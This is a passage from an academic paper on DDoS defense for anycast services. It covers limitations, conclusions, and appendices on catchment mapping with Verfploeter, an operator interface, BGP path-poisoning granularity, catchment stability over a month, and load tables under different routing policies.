In addition, routing convergence means that polymorphic attacks that shift traffic sources quickly will be more effective. Routing changes are robust to polymorphic attacks that change method but take effect by traffic volume, they will spread load regardless of what it is, as we show in events in §8. However, when defending an attack where traffic shifts locations faster than routing converges, one must provision for the worst case volume to any site under the heaviest traffic it sees. Rapid shifts make defense harder, but not impossible.

Finally, we assume the anycast catchments of the underlying service change slowly (over days). We showed in §7.3 that this assumption generally holds.

Although we change routing during an attack to balance load across catchments, we do not explicitly attempt to locate attack origins. As future work, we could use such information to improve defense selection.

Attack response depends on human factors in service operators and attackers. Explicitly studying such human factors is potential future research. Our current work focused on the technical feasibility of our defenses.

10 Conclusions

This paper provides the first public evaluation of multiple anycast methods for DDoS defense. Our system estimates attack size, selects a strategy from a pre-computed playbook, and automatically performs traffic engineering (TE) to rebalance load or to advise the operator. Our contributions are attack-size estimation and playbook construction. We experimentally evaluate TE mechanisms, showing that prepending is widely available but offers limited control, while BGP communities and path poisoning are the opposite.

Acknowledgments: ASM Rizvi and John Heidemann's work on this paper is supported, in part, by the DHS HSARPA Cyber Security Division via contract number HSHQDC-17-R-B0004-TTA.02-0006-I. Joao Ceron and Leandro Bertholdo's work on this paper is supported by Netherlands Organisation for scientific research (4019020199), and European Union's Horizon 2020 research and innovation program (830927). We would like to thank our anonymous reviewers for their valuable feedback. We are also grateful to the `Peering` and

Tangled admins who allowed us to run measurements. We thank Dutch National Scrubbing Center for sharing DDoS data with us.

Appendix A Anycast and Verfploeter

IP anycast is a routing method used to route incoming requests to different locations (sites). Each site uses the same IP address, but at different geographic locations. Anycast then uses Internet routing with BGP to determine how to associate users to different sites—that is known as site's anycast *catchment*. BGP has a standard path selection algorithm that considers routing policy and approximate distance [8].

Operators can influence the routing decisions process using different traffic engineering techniques (TE) to manipulate BGP. We describe TE techniques in §3.4.1 and how they can be used to rebalance the load during a DDoS attack.

We use Verfploeter [20] to find out the client to anycast site mapping. Using Verfploeter we build our BGP playbook with various BGP changes (§6.4). The main intuition behind Verfploeter is to send pings to millions of address blocks [23, 78], using an anycast prefix as source address. The replies to these pings will be routed to the nearest anycast site by the inter-domain routing system from which we can map address blocks to the anycast sites.

Appendix B Operator Assistance System

To assist operators (§3.4.3), we provide an interface for defense. To react and reconfigure the anycast network, the operators can use a web interface similar to an equalizer, choosing the percentage of load to be increased or dropped at an anycast site. The possible ranges of slider positions are based on the playbook alternatives or presets of routing policies. This process hides the playbook complexity from the operator, making the process less error-prone and more intuitive, but still giving the operator a full control of the BGP routing.

In Figure 3 we can visualize a snapshot of this interface. Each slider represents an anycast site and each site has predetermined settings indicated by "notches". The positions of the "notches" are the results of all the measurements obtained to create our playbook. The bar graph shows the results of the measurement process, indicating how many networks will be attracted to each anycast site. The operators can visualize the forecasted traffic to each position and then apply the configuration on the production network.



Figure 13: `Peering`: Impact of path poisoning (from AMS on 2021-04-09).



Figure 14: `Tangled`: Impact of path poisoning (from MIA on 2021-04-11).



Figure 15: One month of catchment stability in `B-root`.

Policy / Day		AMS(%)				BOS(%)				CNF(%)			
		00 GMT	06 GMT	12 GMT	18 GMT	00 GMT	06 GMT	12 GMT	18 GMT	00 GMT	06 GMT	12 GMT	18 GMT
Baseline	Day-1 load	77	84	84	84	10	8	8	7	13	8	8	9
	Day-2 load	77	84	84	80	10	8	7	9	13	8	9	11
	Catchment			68				15				17	
1xPrepend AMS	Day-1 load	43	49	49	58	18	20	18	13	39	32	33	29
	Day-2 load	43	46	46	50	18	18	18	18	39	36	36	32
	Catchment			37				25				38	
1xPrepend BOS	Day-1 load	78	85	83	83	4	3	4	3	18	12	13	14
	Day-2 load	78	85	83	79	4	4	4	4	18	12	13	16
	Catchment			70				7				23	
1xPrepend CNF	Day-1 load	83	88	87	87	11	10	9	8	6	2	3	5
	Day-2 load	83	89	87	85	11	9	9	10	6	2	4	5
	Catchment			77				19				4	
Transit-1	Day-1 load	88	93	92	91	5	4	5	3	6	3	4	5
	Day-2 load	88	93	92	90	5	4	4	5	7	2	4	6
	Catchment			38				24				38	

Table 8: Load distribution with `Peering` catchment and `B-root` load. Catchment: 2020-02-24, Load: 2020-02-25 and 2020-02-26 (only showing selected policies). Catchment distribution remains similar over the course of the day showing by a single value.

Appendix C Detailed Attack Size Estimation

We validate our attack estimation with both testbed experiments and real-world events.

C.1 Testbed Experiment

We validate our model with experiments in a testbed (DETER [6]) where we can control all factors, where actual offered load is estimated and topology is fixed.

We provide the details of our testbed experiment in the extended version of this paper [57].

C.2 Case Studies: 2016-06-25 Event

We showed real-world case studies in §4.1. Here we show that our approach works for another event from 2016-06-25 (Figure 12). We observe our estimation (varying orange line) is close to the reported line (dashed purple line). We can also see that our observation is only a tiny fraction of the true offered load (bottom blue line).


Both these results show the effectiveness of our approach with both testbeds and real-world events.

Appendix D BGP Poisoning Granularity

With poisoning coverage limited by filters (§6.3.1), we next examine what granularity control it provides. We expect to see limited range since we cannot poison Tier-1 ASes, and small ASes carry little traffic.

We test path poisoning in both `Peering` and `Tangled` using three sites from each testbed. As expected, we observe the same traffic distribution when we poison any Tier-1 AS—30-35% load at AMS (`Peering` in Figure 13) and 1-3% load at MIA (`Tangled` in Figure 14).

When we poison a non-Tier-1 AS that is more than one hop away, we observe a small change in the traffic distribution. In `Peering`, we can see that poisoning AS57866 reduces a small fraction of traffic from AMS (Figure 13). We observe a similar outcome in `Tangled` (Figure 14).



Our results prove that poisoning Tier-1 ASes is limited by the filters, and poisoning non-Tier-1 ASes that are multi-hops away can change only a small fraction of traffic.

Poisoning an immediate upstream is equivalent to not announcing to them, so we do not consider that case here.

Appendix E Catchment Stability

Our insight is that we can use a playbook for several days or weeks since the catchment remains stable over the time (§7.3). To test this we use one month of `B-root` catchment mapping with test and production prefixes. We observe the stability in `B-root` catchment.

From Figure 15, we can see that the catchment remains stable over time. In two weeks, only 0.35% prefixes, and in one month, only 0.65% prefixes changed their catchment when we compare the catchment with day 1 considering ∼2

(a) A 2020 event at `B-root` defended using positive prepending.

(b) A 2021 event at `B-root` defended using negative prepending.

(c) A 2021 event at the Dutch National Scrubbing Center mitigated using community strings.

Figure 16: Different attacks with various responses (extended).

million prefixes. This shows only a tiny fraction of prefixes changes the catchment even after a month irrespective of the changes made by the ASes. Hence, building the playbook once every week/month should be sufficient.

We also make the catchment mapping at different times of the day. We found catchment distribution remains similar at different times of the day.

Appendix F Load Distribution

Our playbook with catchment (§6.4) distribution gives an adequate prediction of traffic distribution which we successfully apply in §8. Since services care about load, we want to see how the load is distributed in different routing changes. An operator can simply make the load playbook based on the already computed catchment mapping without making additional BGP announcements.

In Table 8, we can see different routing changes and their impacts over load distribution in different times of the day. Load changes over the day—fewer load at 00 GMT in AMS site since most Europe sleeps at that time. BOS and CNF receive more load at 00 GMT as that is a busy hour for these two regions. We can also observe that some prefixes contribute more load due to the difference in number of clients behind each prefix. For this reason, BOS prefixes (mostly North American prefixes) contribute less load compared to the prefixes at other two sites. We can also see that load remains stable at the same time of different days (varies within 5% most of the time).
